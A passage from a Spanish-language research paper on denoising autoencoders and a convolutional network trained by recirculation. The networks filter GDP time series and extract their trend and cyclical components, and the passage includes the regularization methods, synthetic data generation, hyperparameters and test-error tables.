


Figura 4: Diagrama en bloques del proceso de aprendizaje mediante recirculación

Otro aspecto destacable, desde este punto de vista, es la realimentación multiplicativa de $y1$ sobre la entrada ya que, linealizando el producto, se concluye que, localmente para cada valor, tiende a dar al controlador integral una característica menos rígida, con un efecto similar al *droop*, comúnmente empleado en controladores proporcional más integral justamente para no hacer tan rígida la característica del mismo, lo cual en este caso permitiría generalizar mejor al AE.

Finalmente, resulta además un sistema realimentado adaptativo ya que parámetros del mismo, las matrices WI y WO se ajustan en el proceso de aprendizaje

Esta perspectiva, no encontrada en la literatura revisada, y que no se profundiza en este trabajo, justifica la excelente performance del autoencoder en cuanto a generalización, y gracias a la particularidad del sistema realimentado del rechazo a las perturbaciones, el buen resultado obtenido entrenando DAE's.

2-5-3- Regularización

En este trabajo se han aplicado simultáneamente varias técnicas de regularización: el ajuste de la cantidad de celdas de cada capa, el decremento de la velocidad de aprendizaje con las épocas, la aplicación de momento, finalización temprana y penalización sobre los parámetros en la función de costo. La introducción de ruido, como en el caso del DAE, es también un método de regularización.

El método de regularización más empleado consiste en agregar a la función de costo

$$L = J(\theta; X, y) \quad (12)$$

una penalización sobre alguna norma del parámetro a determinar [13], obteniéndose una nueva función de costo:

$$\tilde{L} = J(\theta; X, y) + \alpha \cdot \Omega(\theta) \quad (13)$$

En las anteriores, θ es el parámetro a ajustar, X e y son los vectores de entrada y salida de la RN, $\Omega(\theta)$ es el regularizador y α el coeficiente o factor de regularización. Se han ensayado los regularizadores clásicos, el de la norma L^2 , y el de la norma L^1 . Se ensayaron otras regularizaciones, las que originan los AE Contractivos, CAE y CAE+H,

tratados ampliamente en [16] y [17].

En el aprendizaje mediante recirculación no se minimiza ninguna función de costo L a la que pueda agregarse el término de regularización, de modo que, al $\Delta\omega$ calculado mediante recirculación y luego se le añade una componente de regularización calculada separadamente.

2-5-4- El Denoising Autoencoder

El “Denoising Autoencoder”, DAE, [7] es un método de regularización en el que se busca robustez, no en la representación interna de una característica, como en el CAE y el CAE+H, sino en la reconstrucción de la entrada frente a la corrupción de la misma con ruido. El método de entrenamiento consiste en corromper las muestras con ruido, que puede ser de diverso tipo, dependiendo de la aplicación de que se trate, y proceder a entrenar el AE de modo convencional.




Figura 5. Principio del Denoising Autoencoder

La figura 5, tomada de [7] ilustra la idea. El patrón “ x ” es corrompido con ruido proveniente de una distribución “ q_D ” obteniéndose “ \tilde{x} ”, el AE lo mapea a “ y ” e intenta reconstruir “ x ”.

El entrenamiento, distinto al presentado en [7] ya que se ha desarrollado a partir del método de recirculación, se muestra en la Figura 6. Se presenta un AE que posee alinealidad en el *encoder* solamente pero el modelo es aplicable también con *decoder* alineal. Aquí se presenta a la red un ejemplo “ $y0$ ” contaminado con ruido a partir del ejemplo “limpio” original “ $y0L$ ”. Además es preciso, para calcular ΔWI tener una representación interna del ejemplo limpio, lo que se muestra en la parte inferior de la figura.




Figura 6. Entrenamiento del Denoising Autoencoder

Desde el punto de vista del sistema realimentado, basta señalar que el ruido añadido se presenta como una perturbación dentro del lazo principal, lo que hace que sea reducido debido al efecto de la realimentación, y fuertemente ya que se presenta a posteriori del integrador discreto.

El DAE es ideal para el filtrado, ya que aprende intrínsecamente a eliminar ruido aproximando los valores de la serie de entrada a una variedad (*manifold*) de menor orden subyacente en los datos ruidosos. Esta es la perspectiva que interesa del DAE en este trabajo, y no la perspectiva del DAE como operador estocástico que aprende una distribución de la cual obtener muestras [15].

2-6-Pérdida de información mutua en un AE alineal

Al intentar filtrar con dos AE en cascada, resultó que el segundo empeoraba la medida de error empleada para medir el comportamiento del filtro. Poner dos RN, AE en este caso, en cascada, es equivalente a poner dos canales de comunicación en serie, según el esquema de la figura 7:




Figura 7. Dos autoencoders en serie

Un hecho conocido de la Teoría de Información [18] es que hay pérdida de información mutua entre la salida Z y X con respecto a la que hay entre la salida Y y X:

$$I(X, Y) \geq I(X, Z) \tag{14}$$

Ambas son iguales sólo en el caso que el segundo canal no tenga equivocación. La demostración que sigue fue motivada por el trabajo de Doi et al. [19]. La Figura 8

representa un AE como canal con ruido, introducido entre *encoder* y *decoder*. El AE es un algoritmo, no puede aparecer ruido “interno” a no ser el de discretización numérica, despreciable empleando doble precisión, al menos en los tamaños de las redes involucrados en este trabajo.




Figura 8. AE con inclusión de ruido interno

Toda RN con una alinealidad presenta equivocación, esto es, una pérdida de información entre su entrada y su salida. Aquí ilustramos con un AE sin perder generalidad. La distorsión introducida por la función sigmoide puede modelarse como un ruido aditivo tal como en la Figura 8, que introduce “equivocación” en el canal (el AE) y por lo tanto, en caso de instalar dos AE en cascada como en la Figura 7, se cumple (14) para el signo “mayor que”:

$$I(X, Y) > I(X, Z) \tag{15}$$

Siguiendo a [20], un sistema con ruido y distorsión puede modelarse como:

$$y(t) = h(x(t)) + v(t) \tag{16}$$

donde x es la entrada, y la salida, v el ruido del canal y h(x) es la relación alineal del sistema, restringida según: $0 \leq h(x) \leq A$, la sigmoide del encoder en nuestro caso. Al incluir la distorsión en un canal, ya no se habla de Signal to

Noise Ratio (SNR) sino de *Signal to Noise and Distortion Ratio*, SNDR. Aplicando el teorema de Busgang [21], que supone señales de entrada gaussianas al canal, los autores encuentran un modelo lineal para representar la alinealidad en la que la distorsión aparece sumando:

$$h(x) = \alpha x + d \quad (17)$$

donde d es el ruido equivalente a la distorsión provocada por h y α es una constante seleccionada de modo que d resulte no correlacionado con x . De acuerdo a este esquema, aplicado al encoder alineal de un AE, en el que $v = 0$, resulta el modelo de la Figura 9. Esta representación permite demostrar que el agregado de etapas degrada la relación Señal/Ruido, SNR, ahora SNDR provocada por la alinealidad empleada, justificándose que se cumpla la (15).




Figura 9. Modelo del AE con ruido equivalente

La distribución de x , $p(x)$, no es necesariamente gaussiana, con lo que no sería aplicable el Teorema de Busgang, pero una estimación de $p(x)$ mediante *kernels* (KDE) empleando *kernels* normales, permitiría construir modelos lineales según la Figura 9 para cada *kernel*, con lo cual, aplicando superposición, se sigue demostrando la degradación de la capacidad del canal.

2-7 – Red Convolutiva

Ante la imposibilidad de agregar otro AE, se empleó una red neuronal convolutiva (RNC) para mejorar el filtrado. Esto no empeora la SNDR pues la convolución es un operador lineal. Estas redes son tratadas, entre otros, en [13]. En este trabajo se decidió que la red “aprenda” un kernel distinto para cada uno de los puntos de la serie, de acuerdo a la “cercanía” local para cada punto. Se diseñó un entrenamiento basándose en los paradigmas previos del DAE, y del método de recirculación. La Figura 10 ilustra el proceso, en la que WCONV representa la matriz de pesos sinápticos. Se trata de un método supervisado, en el que se compara la salida de la RNC con los valores limpios. Esta diferencia se multiplica por la “influencia” de la entrada real contaminada a la RNC. El índice “ i ” en la Figura 10 corre por cada una de las neuronas de entrada para obtener el “ $\Delta WCONV$ ” a aplicar al peso $WCONV(i,j)$ desde la celda “ j ” de entrada a la “ i ” de salida. “ ϵ ” es la velocidad de aprendizaje. La Figura 11 presenta el proceso desde el punto de vista de la teoría de Control Automático. Resulta también en un sistema realimentado con un integrador en la transferencia de avance antes de la entrada de perturbación, que operará a través del tiempo tendiendo a minimizar ésta.




Figura 10: Entrenamiento Red Neuronal Convolutiva




Figura 11. Entrenamiento de la RNC desde el punto de vista de Sistemas de Control

3-Implementación y Ensayos

3-1- Estructura de la Red

En base a lo expresado en la sección previa, la estructura final de la red es la que se ilustra en la Figura 12, con una etapa de filtrado compuesta por un AE entrenado como DAE más una RNC, y una etapa de extracción de tendencia con un solo AE, entrenado como DAE, pues se ha considerado que la serie una vez filtrada, está compuesta por la tendencia más un “ruido” que es la propia componente cíclica. Finalmente, una capa algebraica resta la tendencia de la serie filtrada para obtener la componente cíclica.

3-2- Generación de Datos Sintéticos

A partir de los datos de PBI de dos países con máximo y mínimo crecimiento entre 1960 y 2016, normalizados los valores respecto de sus máximos, se hizo una regresión de cada una de ellas, empleando el método de los cuadrados mínimos, a un polinomio de 5° orden para poder contemplar

adecuadamente no sólo los aumentos sino también las caídas en el PBI (como se mencionó, la heterosedasticidad de las series no hace adecuado el método de los cuadrados mínimos, pero aquí sólo se busca una aproximación).




Figura 12. Estructura de la Red

Interpolando cada uno de los seis coeficientes de cada polinomio entre sus valores, se generaron una serie de polinomios, 300 para entrenamiento del filtro y 600 para el del extractor de tendencia, sobre los que se montaron los ciclos Kondrantieff y los Kuznets más largos para cumplir con lo expresado en el apartado 2-2, obteniendo así las tendencias. Por cada una de ellas se generaron 100 series de datos cíclicos en los que se superponían los ciclos Kuznets, Juglar y Kitchin mencionados en 2-1, determinándose las frecuencias, amplitudes y fases iniciales dentro de cada rango en forma aleatoria. Las amplitudes de los diversos ciclos se tomaron a partir de los datos obtenidos de [9]. Se generaron series “sucias” agregando a cada valor de la serie un ruido aleatorio normalmente distribuido proporcional a dicho valor y con un peso del 5%. Luego de mezclar los ejemplos producidos mediante este proceso se extrajeron tres conjuntos de 2.500 ejemplos de entrenamiento, 1.250 de validación y 1250 de Test respectivamente. Se generaron además 20 lotes de 1500 patrones “sucios” cada uno para su empleo en el análisis del comportamiento del extractor de tendencia.

3-3- Entrenamiento

3-3-1-Entrenamiento de la Etapa de Filtro

Se ensayaron para la primer etapa AE sin y con Regularización L^1 , L^2 , CAE y CAE+H empleando ejemplos limpios.

La cantidad de celdas por capa se definió aplicando en forma análoga al procesamiento de señales, el teorema del muestreo de Nyquist. Suponiendo que el ruido cambie de signo en cada instante de medición, su frecuencia sería de 0,5 ciclos/año, con lo cual debería muestrearse a una

frecuencia mínima de 1 ciclo/ año, interpretando por “muestra” a una unidad de la capa oculta, resultando en un AE completo debería tener el ancho de la capa de entrada. Emplear sobremuestreo, al igual que en el procesamiento de señales, conduce a un AE *overcomplete*. Se observó que el error de validación (así como obviamente el de entrenamiento), disminuye al aumentar el número de celdas para restantes parámetros constantes. El aprendizaje resultó lento; como compromiso entre disminución del error y tiempo de entrenamiento, se encontró como aceptable una cantidad de unidades de la capa oculta igual al doble de la cantidad de celdas de entrada, o, en términos de procesamiento de señales, un sobremuestreo de 2. La función sigmoide empleada es:

$$y = \frac{1}{1+e^{-\beta x}} \quad (18)$$

Los hiperparámetros empleados con el AE sin y con diversas regularizaciones fueron:

Unidades Capa Oculta:	$N2 = 114$
Función sigmoide:	$\beta = 0,3$
Velocidad de aprendizaje:	$\varepsilon = 3,2$
Cte. Tiempo atenuación de ε :	$\tau_\varepsilon = 2500$ épocas
Coficiente de regresión:	$\lambda = 0,99$
Momento:	0,3

Para el DAE, que fue la elección final, se debió reducir la velocidad de ajuste a $\varepsilon = 0,4$ y hacer $\lambda = 0$. La explicación es simple: la regresión se aplica sobre el patrón presentado a la red, en este caso un patrón contaminado, mientras que en [8] el patrón presentado a la red es un patrón limpio perteneciente a la distribución que se pretende aprender. Alta regresión sobre un patrón sucio lleva a distorsionar aún más la salida y la representación interna. Tampoco es buena una ganancia elevada sobre una señal ruidosa, desde el punto de vista de sistema de control.

Al finalizar cada época se evaluó el error total sobre el Conjunto de Validación para proceder a la detención temprana. Para cada patrón se calculó un Error Cuadrático Medio (ECM) según:

$$ECM(k) = \frac{1}{N_1} \sum_{i=1}^{N_1} (y0_s^k(i) - y0_L^k(i))^2 \quad (19)$$

la que dada la heterosedasticidad de estas series temporales, no tiene valor estadístico estricto, pero sirve para comparar resultados.

Con la etapa adicional RCN, entrenada con $\varepsilon = 0,1$, la mejora obtenida fue de sólo 1,3%.

La Tabla 1 consigna el error sobre el conjunto de Test sólo de aquellas configuraciones que fueron significativas, e incluye lo obtenido por DAE más RNC.

3-3-2-Entrenamiento de la Etapa Extractora de Tendencia

Bajo el supuesto de que hay que reducir la dimensionalidad a efectos de obtener la tendencia (variedad de menor orden), se comenzó ensayando DAE's *undercomplete*, empezando por 9 celdas, que supone el mínimo teórico requerido para “extraer” las características de la tendencia: 6 coeficientes del polinomio de 5° orden, amplitud, período y fase del ciclo largo superpuesto, hasta

llegar a uno completo (57 celdas en este caso). El entrenamiento sigue el esquema de la Figura 6, pero en lugar de contaminar los ejemplos con ruido, se presenta a la red la salida de la etapa de filtro, asumiendo que la componente cíclica se comporta como ruido. Este vector filtrado sigue teniendo además, algo de ruido estocástico residual. El DAE a emplear aquí presenta un decoder alineal a efectos de generalizar de modo que su sigmoide tiene de 1,5 pues se esperan valores normalizados ligeramente mayores a “1”.

Tabla 1. Media y desvío estándar del error de validación de AE's y DAE

AUTOENCODER	ECM TEST	REDUCCIÓN	ECM TEST	REDUCCIÓN
	MEDIA	%	DESV. EST.	%
CONJUNTO	6,0517 e-04	-----	3,3658 e-04	-----
AE	4,5055 e-4	74,45	2,4036 e-4	71,41
AE REGUL. L2	4,4280 e-4	73,16	2,4332 e-4	72,29
DAE	3,9762 e-4	65,70	2,2498 e-4	66,84
DAE + RNC	3,8964 e-4	64,38	2,2073 e-4	65,58

El criterio de minimización de error utilizado fue el de disminuir el *offset* de la componente cíclica medido luego de cada época de entrenamiento. Para ello, sobre cada vector, se sumaron los valores de la componente cíclica obtenida, lo cual, salvo un factor de escala, es su media. La componente cíclica debería tener una media cero, lo que no pudo darse salvo que todas las ondas que la componen, además de tener amplitud constante, tuviesen un período que fuese un submúltiplo exacto de la cantidad de muestras. De cada valor de suma se tomó el valor absoluto, y sobre el lote completo se calculó la media y desvío estándar. Esta media del lote es lo que se dio en llamar *offset* y se tomaron como óptimas las matrices correspondientes a la época que dio el mínimo valor de *offset* de validación.

Los hiperparámetros empleados, más allá del número de celdas de la capa oculta que es variable, fueron los siguientes:

<i>Función sigmoide de entrada:</i>	$\beta = 0,5$
<i>Función sigmoide de salida:</i>	$\beta = 1,0$
<i>Factor de escala de sigmoide de salida:</i>	$FS = 1,5$
<i>Velocidad de aprendizaje:</i>	$\varepsilon = 4$
<i>Cte. Tiempo de atenuación de ε:</i>	$\tau_\varepsilon = 20 \text{ épocas}$
<i>Momento:</i>	$0,3$

Tampoco se usó regresión en esta etapa. Hay una gran diferencia con la velocidad de aprendizaje y la constante de tiempo de atenuación de la misma empleados con respecto a los que se usaron en la etapa de filtrado. El alto ε y bajo τ_ε permitieron que se lograra una convergencia rápida al valor mínimo. La “ganancia” ε elevada hace que, de época en época, haya oscilaciones amplias en el error, tanto de entrenamiento como de validación, permitiendo explorar las vecindades de un mínimo local para salir de él, actuando como la elevación de “temperatura” en el *simulated annealing* (esto se observó en la etapa de filtrado también).

Con velocidades de aprendizaje pequeñas, el error disminuye en forma más o menos monótona estableciéndose en valores más elevados que los obtenidos con mayores velocidades. La Figura 13 presenta, para el DAE de 9 celdas en la capa oculta, la evolución del error de validación con velocidades $\varepsilon = 4$ y $\varepsilon = 0,1$.




Figura 13. Error para $\varepsilon = 4$ (rojo) y $\varepsilon = 0,1$ (azul), DAE de extracción de tendencia de 9 celdas

Este efecto de oscilación con velocidad de aprendizaje elevada es compatible con el efecto de altas ganancias en sistemas realimentados.

Un trabajo reciente [22] cuestiona el compromiso Polarización – Varianza en función de la complejidad de la red, principio establecido desde el trabajo de Geman et al. [23], indicando que hay evidencia, en trabajos posteriores a [23], de que ambas disminuyen constantemente con el aumento de la complejidad de la red, en este caso, la cantidad de neuronas en la capa intermedia. Los AE *overcomplete* también permiten extraer tendencia aplicando algún tipo de regularización. En la etapa de filtrado ya se empleó con éxito un AE *overcomplete* cuyo uso se justificó en función del teorema del muestreo, encontrándose también que mejoraba la reducción de ruido al aumentar el número de celdas de la capa oculta. En base a esta consideración se decidió ensayar con elevar el número de celdas de la capa oculta. Se entrenaron distintas versiones de AE con 9, 11, 13, 17, 27, 37, 57 (complete autoencoder), 77, 97, 117, 177 y 227 celdas en la capa oculta. También se hizo un ensayo con 7 celdas, un número menor al mínimo “teórico”. Los números, salvo 9 y 57 celdas, fueron elegidos arbitrariamente.

Se hicieron 12 entrenamientos para cada versión de AE, cada uno con una nueva inicialización aleatoria, seleccionando las configuraciones que dieron el menor error sobre el conjunto de Validación. Luego se calcularon intervalos de confianza del 95% para el *offset* sobre los conjuntos de Validación y de Test para cada AE obtenido en cada entrenamiento. Se asume que cada valor de *offset* medio obtenido en cada entrenamiento está normalmente distribuido en virtud del Teorema de Lindeberg [4], lo que es aplicable en este caso pues en él intervienen múltiples variables aleatorias: la inicialización de las matrices, la constitución de los propios valores de cada ejemplo empleado en el entrenamiento, la aleatoriedad en la presentación de ejemplos de entrenamiento en cada época, la constitución de los ejemplos del conjunto de Validación o de Test. Se empleó por ello distribución “t de Student” de 11 grados de libertad con la que se calculó un intervalo de confianza del 95%. La Figura 14 grafica estos intervalos de confianza. Se observa que el menor valor, pero con gran

varianza (buena generalización) se dio para 177 celdas, osea un AE *overcomplete*. Igualmente no se verificó la mejora continua con el aumento de celdas, pues el error aumentó para 227 celdas.




Figura 14. Intervalos de confianza del error de validación para las distintas configuraciones de AE de extracción de tendencia

Se corrió para cada configuración elegida, el conjunto de 20 lotes de Test de 1500 ejemplos cada uno. Se obtuvo la Tabla 2 que presenta media y varianza para cada realización y el Intervalo de Confianza correspondiente para la media La Figura 15 presenta la misma información indicando los correspondientes Intervalos de Confianza.

Los datos tabulados y graficados permiten observar que:

a) La varianza sobre un conjunto grande de ejemplos obtenidos del mismo Proceso de Generación de Datos varía muy poco con la configuración de AE empleada.

b) El AE cuya cantidad de celdas coincide con la cantidad mínima de características requeridas por el problema de regresión (9 celdas) generaliza mejor que cualquier otro *undercomplete*, comportándose igual que el AE completo.

c) El aumento de celdas, hasta cierto punto, contrariamente a lo esperado para un DAE, mejoró el error de generalización.

d) Coincidente con los trabajos de Doi, E. et al. [19] y [24] sobre codificación *overcomplete* el empleo de un AE *overcomplete* dio un mejor resultado que los *undercomplete*.

Tabla 2. Error de Test sobre 20 lotes para las distintas configuraciones de AE entrenados como DAE's

Autoencoder		Offset Cjto. de Test		IC Offset Cjto. de Test		
N° de Celdas	Inicializac.	Media	Desv. Est $\times 10^{-6}$	Límites		Ancho
				Inferior	Superior	
7	11	0,214	9,658	0,213	0,215	0,0028
9	1	0,186	6,175	0,185	0,187	0,0023
11	1	0,220	9,536	0,218	0,221	0,0028
13	7	0,203	6,384	0,201	0,204	0,0023
17	4	0,205	5,980	0,204	0,206	0,0022
27	8	0,196	6,952	0,195	0,197	0,0024
37	9	0,196	10,423	0,195	0,198	0,0029
57	7	0,186	5,407	0,185	0,187	0,0021
77	8	0,188	9,884	0,187	0,190	0,0029
97	2	0,182	6,544	0,181	0,183	0,0023
117	7	0,187	7,924	0,186	0,189	0,0026
177	11	0,177	4,066	0,176	0,178	0,0018
227	6	0,194	9,710	0,193	0,196	0,0028




Figura 15. Intervalos de confianza del Error de Test sobre 20 lotes para las distintas configuraciones de AE

En busca de una mejora, se aplicó regularización L^1 y L^2 sobre el AE de 177 celdas, fue el que dio el menor error de generalización. Se partió del mismo ya "preentrenado", inicializando sus matrices con los valores previamente obtenidos, aplicando nuevamente el método de recirculación agregando regularización. El mejor resultado se obtuvo con regularización L^2 con un valor $\alpha = 1 \times 10^{-9}$, manteniéndose los restantes hiperparámetros. Corridos los 20 lotes de Prueba, resultaron los valores de la Tabla 3.

Tabla 3. Error de Test sobre 20 lotes para la configuración de 177 celdas en capa oculta con regularización L^2 , $\alpha = 1 \times 10^{-9}$.

Autoencoder		Offset Cjto. de Test		IC Offset Cjto. de Test		
N° de Celdas	Inicializac.	Media	Desv. Est $\times 10^{-6}$	Límites		Ancho
				Inferior	Superior	
177	L2-Preentr.	0,1717	9,609	0,1703	0,1731	0,0028

La Figura 16 repite la 15 agregando al final este autoencoder de 177 celdas en capa oculta con regularización L^2 y preentrenado como DAE.




Figura 16. Intervalos de confianza del Error de Test sobre 20 lotes para las distintas configuraciones de AE, incluyendo el de 177 celdas con Regularización L^2

La mejora obtenida es evidente, el intervalo de confianza cae totalmente afuera y por debajo del mejor obtenido previamente, con aumento de la varianza, que es lo que se espera obtener mediante la regularización para proveer una mejor generalización de la red.

4-Ensayos y Resultados Obtenidos

4-1- Comportamiento con los datos sintéticos

Se empleó la red con datos sintéticos para evaluar su comportamiento, con la ventaja de conocer la constitución de cada dato. Se empleó la serie N° 554 del Conjunto de Test, que es la que dio mayor diferencia entre la tendencia encontrada y la tendencia con la que se generó la serie. La Figura 17 presenta los resultados.

